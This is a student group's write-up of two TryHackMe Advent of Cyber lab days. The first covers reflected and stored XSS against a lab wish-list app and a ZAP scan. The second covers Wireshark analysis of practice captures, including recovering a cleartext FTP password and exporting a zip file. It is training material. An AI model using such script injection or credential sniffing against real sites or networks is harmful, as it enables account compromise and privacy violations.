PSP0201
WEEK 3
WRITE UP

Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

Day 6 - Web exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali linux, firefox, Owasp ZAP

Q1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.
We explore this information on
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).


Q2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?
We explore this information on
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md


Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$
```

Q3: What vulnerability type was used to exploit the application?
Answer: Stored

Q4: What query string can be abused to craft a reflected XSS?
We type “IKAN” on the text box and submit it. Then we can see “q” appeared as query string in the URL. So if we replace “IKAN” word with script tag that contain alert method, we can create a truly working alert method on that website.








answer: q


Q5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?


Answer: 2

Insert the IP address 10.10.30.137:5000/ and click enter.





Run the Owasp ZAP and click on automated scan function in it. Then insert the URL we want to check the vulnerability on it which is in this case is 10.10.30.137:5000/ And simply click attack.






Go to alert tab and we can see several alert raised upon clicking the attack button. As we go through, there are 2 vulnerabilities that have high risk/priorities.







Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

We enter the following script tag that contains alert function that raises a string “PSP0201”. This is stored XSS where the malicious javascript code stored in the websites through the wish text box. As we submit the wish, we can see the alert raised the string we input which is “PSP0201”.





Q7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?
Answer: Yes
Because the malicious javascript script already stored in the website when we submit the wish



Thought process/methodology:
Insert the IP address 10.10.30.137:5000/ and click enter. Run the Owasp ZAP and click on automated scan function in it. Then insert the URL we want to check the vulnerability on it which is in this case is 10.10.30.137:5000/ And simply click attack. Go to alert tab and we can see several alert raised upon clicking the attack button. As we go through, there are 2 vulnerabilities that have high risk/priorities.


Day 7 - Networking - The Grinch Really Did Steal Christmas

Tool used: Kali linux, firefox, wireshark.


Q1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2


Download the task file given in tryhackme named “aocpcaps.zip”.



Once downloaded, click file named “pcap1.pcap” to open it on wireshark.




Once opened on wireshark, find the packet that use ICMP protocol to sent the information and we can see IP address of 10.11.3.2 initiates the ICMP/ping.



No.	Time	Source	Destination	Protocol	Length	Info
10	3.697400	10.10.15.52	91.189.92.39	TCP	74	56104 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval
11	5.553381	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8
12	5.553394	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8
13	9.005543	10.11.3.2	10.10.15.52	TCP	55	57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
14	9.005564	10.10.15.52	10.11.3.2	TCP	66	80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)


Q2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


Answer: http.request.method == Get



Q3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Enter the filter from the above question and we shall get all the packets that use Get method. As we search through, we found the article named “reindeer-of-the-week”.






4…	64.02…	10.10.…	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
4…	64.02…	10.10.…	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
4…	64.22…	10.10.…	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
4…	66.23…	10.10.…	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
4…	66.24…	10.10.…	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 H


Q4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?


Answer: plaintext_password_fiasco

Type in the filter “tcp.port == 21” and press enter. We try to find packets that send through port 21.



Then we go through the packets and finding packets that show info about successful login then we found packets with “Welcome to the TBFC FTP Server!”. After that, we right click the packets, find “follow” then click “TCP stream” to see all packets that happen from the same stream as the successful login. We can see password that pass the login which is “plaintext_password_fiasco”.






Q5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: SSH

As we can see, packets that send through SSH protocol are encrypted packets.




Q6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.

Answer: 10.10.122.128 is at

Answer: 02:c0:56:51:8a:51


We find the packets that use ARP protocols and we observe the information in it. We found the answer which is 02:c0:56:51:8a:51.




Q7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?


Answer: Rubber Ducky

Open “pcap3.pcap” on Wireshark by clicking on it.





As we scroll down, we can see one packets that use HTTP that shows the request was successful. Right-click on it then follow the HTTP stream. After that, we scroll to find packets that contains zip file and we found “christmas.zip” and click on it. Go to “file” and click “export object” then click HTTP.








Click on christmas.zip file and click save. Open the file on our machine and we can see text file named “elf_mcskidy_wishlist.txt”. As we oen the file, we can see through what will replace Elf McEager which is “Rubber ducky”.


Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Packet Hostname Content Type Size Filename
168 tbfc.blog text/html 4,532 bytes /
395 tbfc.blog application/zip 565kB christmas.zip


Save
Save All
Preview
Close
Help



aoc-pcaps.zip
christmas.zip
irfanzul.ovpn


christmas-tree.jpg 296.8 kB JPEG image 30 November 2020,...
elf_mcskidy_wishlist.txt 134 bytes plain text do... 30 November 2020,...


File Edit Search View Document Help
1 Wish list for Elf McSkidy
2 ————————————————————
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7

Q8: Who is the author of Operation Artic Storm?
Answer: Kris Kringle

In the same christmas.zip file, we click on “Operation Artic Storm.pdf” and we can see the author is Kris Kringle.



Thought process/methodology:
